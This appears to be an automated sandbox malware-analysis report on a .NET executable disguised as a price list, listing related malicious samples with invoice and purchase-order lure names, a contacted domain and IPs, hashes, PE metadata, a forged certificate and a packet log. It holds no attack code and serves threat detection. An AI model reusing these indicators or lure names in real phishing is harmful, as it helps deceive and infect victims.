	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/13F7 0A68465052 48D031FD97 0E34143C.html
	PAYRECEIPT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/FB9E 1E734185F7 528241A997 2CE86875.html
	New Order.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/787C 0D9D971EA6 48C79BB43D 6A91B32D.html
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/67C2 30E277706E 38533C2138 734032C2.html
	Payment_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/07E3 F6F835A779 2863F708E2 3906CE42.html
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/40B9 FF72D3F4D8 DF64BA5DD4 E106BE04.html
	purchase order 1.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/AEF7 64C22A189B 57AC28E3EB BC72AEBF.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	telex transfer.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/EB6932098F110FB9EB9C8B27A1730610.html
	ORDER PURCHASE ITEMS.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/20872932CF927ACBA3BF36E6C823C99C.html
	Doc_39754658465846574658464864354 54,pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/92C7F4831C860C5A2BD3269A6771BC0C.html
	CV-JOB REQUEST_____pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/38A59769F794F78901E2621810DAAA3A.html
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/6A5D4D8EB90B8B0F2BFECECFD3E55241.html
	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/ABC115F63E3898678C2BE51E3DFF397C.html
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/84D1B49C9212CA5D522F0AF86A906727.html
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/532020C7A3B820370CFAAC4888397C0C.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
coroloboxorozor.com	A4-058000200390-10-14_REV_pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	Purchase_order_39748465846497494564844756484 5.exe	Get hash	malicious	Browse	• 104.21.71.230
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 104.21.71.230
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
	XP 6.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	PAYRECEIPT.exe	Get hash	malicious	Browse	• 104.21.71.230
	New Order.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO#87498746510.exe	Get hash	malicious	Browse	• 172.67.172.17
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	TT.exe	Get hash	malicious	Browse	• 104.21.71.230
	purchase order 1.exe	Get hash	malicious	Browse	• 104.21.71.230
	telex transfer.exe	Get hash	malicious	Browse	• 104.21.71.230

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	A4-058000200390-10-14_REV_pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 172.67.199.58
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 104.21.50.15
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	v2.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase_order_3974846584649749456484475648 45.exe	Get hash	malicious	Browse	• 104.21.71.230
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.23.99.190
	lpdKSOB78u.exe	Get hash	malicious	Browse	• 104.21.76.239
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 172.67.172.17
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.67.188.154
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 172.67.188.154
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 172.67.172.17
	FOB offer_1164087223_l0133P2100363812.PDF.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PRICE LIST (NOVE_2669e49e9dcb5c7f076336b8bf762a6b5e1646_915b61a4_1a53eef2\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	15584
Entropy (8bit):	3.7777374596954356
Encrypted:	false
SSDEEP:	96:MqMJbRQMvSklnLWMlHHxpLUpXINSm+BHUHZ0ownOgtYsH5Ef5BAKcp2OyPnr3sbh:34b1mPaKsUAeZiN/u7snS274ltk/
MD5:	6D2C097DF4D3059EC092A091C97A3831
SHA1:	82DC0B4978968722A56BD814F3A4CCFDBC5ABDBC
SHA-256:	789338BB58CA739D236920017EEB239D7693FE12B36A1C2ABF5872DC04CF5FA7
SHA-512:	3C811B676C510EEFA6F9D0282A301B0431552AE1469167B4EB719ECAEAD6B5BD0B8A1C79D6D34D5ED8A8B79FB2603C4EA050782392A32029AE808AA306F304C0
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.6.7.1.5.6.5.2.7.7.1.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.8.5.7.6.7.2.6.9.0.2.7.1.3.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.5.6.6.5.2.8.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.a.e.7.5.3.5.f.-.d.4.f.5.-.4.1.2.b.-.8.9.a.3.-.f.1.3.e.0.a.3.b.3.7.e.9.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.8.9.e.a.d.0.d.-.6.1.a.a.-.4.9.f.e.-.8.c.d.8.-.e.9.f.b.f.7.b.7.1.7.2.6.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.P.R.I.C.E. .L.I.S.T. .(.N.O.V.E.M.B.E.R. .2.0.2.0.)...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.7.0.-.0.0.0.1.-.0.0.1.7.-.5.0.7.2.-.7.1.7.2.0.d.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.5.9.9.e.7.3.3.8.a.6.f.1.7.8.c.a.5.7.0.7.4.3.e.9.5.7.3.a.5.0.c.f.0.0.0.0.0.9.0.4.!.0.0.0.0.0.e.c.f.3.1.5.e.5.a.7.2.a.3.c.9.d.d.d.3.8.6.d.1.1.1.6.d.2.2.6.5.8.7.7.b.4.0.2.7.!.P.R.I.C.E. .L.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, CheckSum 0x00000004, Tue Feb 23 17:58:38 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	194948
Entropy (8bit):	4.467474118310582
Encrypted:	false
SSDEEP:	3072:20KUCgUmhoiVwtjQ0sATjd+p7p92zfzNB9gIOgF57Cd:2fTjspV105MpVgB9RpD7W
MD5:	5A4D0CDF07AE72AC9AB0EB3F74AB08A5

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB99A.tmp.dmp	
SHA1:	E7BF0A16C1871642760E1288C3A1CAD3190AB907
SHA-256:	9DBF9E4F9CBBBE087D8E067B1FC56F9161FC6CEF3AE3EE145A31DDAB0C723084
SHA-512:	4380BD72D9B6C9632B32CC93F552740A0F493D3D054A29CF25658C2627593D693CB8C57A866E2CDCB1A0873D6151C199C456DE501DB7E8953B9BDE3B3E482B1
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....NB5`.....U.....B.....).....GenuineIntelW.....T.....p...2B5`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8076
Entropy (8bit):	3.707798630191834
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiE46ym6YJASUO9WAgmfZ2SpCprw89bpxsfZjm:RrlsNiT6j6Y+SUO9JgmfESMpqfQ
MD5:	6AF5FDF92E90A0C83292F3C9D33FCC05
SHA1:	B9F910EF08C96184C3575D7B5D5D1720AA8A82B4
SHA-256:	1B82C513BEAB7C25CA1478BAEFBA5AB27DB831D78798BC83A3F889774030C1ED
SHA-512:	DCAB9849C6FD364E9F9C06F3DD3D7EC86C559AD983844813EC784C7F753BD4DF104331D5EDE0C73131F4FE9F0F6CE868F35969EAE58159EB68F8E76E88C166
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.2.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCBCC.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4768
Entropy (8bit):	4.536018555521011
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/8JgtWI9B7hWSC8B38fm8M4JwulxFFL+q8v5xBUWGH91Lq189d:ulTfS+MSNKJwGKyWGHLLyKd
MD5:	029B30A5F5B15B8ECB55D6067F686CC3
SHA1:	B77A0EC03763101D48BAA1D73F9F9CB555417C05
SHA-256:	A7A63DF05F192787C5408AADEFD4C98215256A235F3124C90289BBA4541089C4
SHA-512:	1F7FB135BDC6A00882E20BEEF95B43CED5F3559B78BC375B6C4C1C71C9E9F557D9043AC8A9A371512201F6AE88C9AFE51D7BF6595616EADECCCEFBCB39E4499
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874269" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.9085274554917975

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PRICE LIST (NOVEMBER 2020).exe
File size:	32624
MD5:	404ef05a6acc67c2b59189171f9eb0fc
SHA1:	0ecf315e5a72a3c9ddd386d1116d2265877b4027
SHA256:	863d464bb43bda7378c611a5c16410a3c279ca72e447632f5e03f8418f5464d8
SHA512:	19ea2b67ef1661bcb5c2bb9640970ad8f3c734958853cd98045eb79b833d3b3bbfa0af59b1cf49e7175e9fa0d3dc3d4dfe75ce97fb6053b6f94d18510a296c0a
SSDEEP:	768:SxBXcbNpmqXnAfyjpX999Z99DfjAw4mTkrkEkeDhSa:SzuDp999Z99/d4mwlhE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....F.....0..`.....^~... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x407e5e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x88460DE1 [Fri Jun 13 17:14:09 2042 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**

Signature Issuer:	C=??, S=å‡å‡˜å‡—å†¹å‡…å‡“å‡œå†¬å‡›å†£å†ªå†¹å‡å†¨å†¯å†¤å‡Šå†²å†³å‡•å†ªå†³, L=ï„žï„ ï„ï…‡ï„§ï„¾ï„žï…ï„ ï…ï„¹ï…„ï„°ï„¨ï…ï„œï„¯ï„¬ï„žï…ƒï„¡ï…†ï„¢ï„®ï…ï„˜ï…‡ï„§ï…Œï„¥, T=ï¾£ï½°ï¾’ï¾Žï½¯ï½µï¾™ï½¼ï½¶ï¾œï½¯ï¾žï½¸ï¾˜ï¾™ï¾, E=??????????????, OU=î‚îŸî™î¢î‚ˆî‚‹î¾î—î£î‚Šî‚ƒî‚Šî¤, O=ãŠ¡ãŠ›ãŠãŠ•ã‰¶ãŠ›ã‰¸ã‰«ãŠ‹ã‰´ã‰³ã‰»ã‰¨ã‰®ã‰¨ãŠžã‰µã‰¨ãŠ‹ã‰¸ã‰ãŠ‰ã‰¶ãŠˆ, CN=æžŠæžŽæŸ€æžœæž´æž¯æžšæžæž‰æž©æžæž–æžªæžœæž¶æž¼æžæžæž©æž˜æž¨æžœæž®æž«æž•æž”
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 2/22/2021 2:31:55 PM 2/22/2022 2:31:55 PM
Subject Chain	• C=??, S=å‡å‡˜å‡—å†¹å‡…å‡“å‡œå†¬å‡›å†£å†ªå†¹å‡å†¨å†¯å†¤å‡Šå†²å†³å‡•å†ªå†³, L=ï„žï„ ï„ï…‡ï„§ï„¾ï„žï…ï„ ï…ï„¹ï…„ï„°ï„¨ï…ï„œï„¯ï„¬ï„žï…ƒï„¡ï…†ï„¢ï„®ï…ï„˜ï…‡ï„§ï…Œï„¥, T=ï¾£ï½°ï¾’ï¾Žï½¯ï½µï¾™ï½¼ï½¶ï¾œï½¯ï¾žï½¸ï¾˜ï¾™ï¾, E=??????????????, OU=î‚îŸî™î¢î‚ˆî‚‹î¾î—î£î‚Šî‚ƒî‚Šî¤, O=ãŠ¡ãŠ›ãŠãŠ•ã‰¶ãŠ›ã‰¸ã‰«ãŠ‹ã‰´ã‰³ã‰»ã‰¨ã‰®ã‰¨ãŠžã‰µã‰¨ãŠ‹ã‰¸ã‰ãŠ‰ã‰¶ãŠˆ, CN=æžŠæžŽæŸ€æžœæž´æž¯æžšæžæž‰æž©æžæž–æžªæžœæž¶æž¼æžæžæž©æž˜æž¨æžœæž®æž«æž•æž”
Version:	3
Thumbprint MD5:	838681B16D3D15D936CB197B5FF933E2
Thumbprint SHA-1:	979E9C65EF22267B08E05993E729B4436ABFA30A
Thumbprint SHA-256:	296F5CC2F7998028F80027C03F4B399B538AC67666FEE8B7152E7336B0487D44
Serial:	00DFB81554F129BEF797D45ACC5896E37F

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7e0c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x8000	0x3e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x6800	0x1770	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x5e64	0x6000	False	0.436645507812	data	6.84633802835	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8000	0x3e0	0x400	False	0.4658203125	data	3.54455503901	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x8058	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
LegalCopyright	Copyright 2022 CjiuFAUH. All rights reserved.
Assembly Version	4.3.4.0
InternalName	VHQefUyV.exe
FileVersion	3.8.6.3
CompanyName	HDCkoRLh
LegalTrademarks	SEpyLMyT
Comments	CATdaEvp
ProductName	VHQefUyV
ProductVersion	4.3.4.0
FileDescription	MGLkYrQM
OriginalFilename	VHQefUyV.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:58:11.494297981 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.547615051 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.547838926 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.550564051 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.603761911 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669672012 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669734001 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669766903 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669791937 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669801950 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.669819117 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669826031 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.669847965 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669874907 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669888020 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.669902086 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669926882 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669944048 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.669956923 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.669997931 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.670891047 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.670923948 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.670980930 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.672159910 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.672192097 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.672246933 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.673362970 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.673414946 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.673477888 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.674609900 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.674638033 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.674705029 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.675905943 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.675949097 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.676017046 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.677136898 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.677169085 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.677289009 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.678376913 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.678405046 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.678478956 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.679609060 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.679640055 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.679706097 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.680885077 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.680913925 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.680984974 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.984569073 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.984612942 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.984811068 CET	49711	80	192.168.2.6	104.21.71.230
Feb 23, 2021 09:58:11.985053062 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.985089064 CET	80	49711	104.21.71.230	192.168.2.6
Feb 23, 2021 09:58:11.985156059 CET	49711	80	192.168.2.6	104.21.71.230
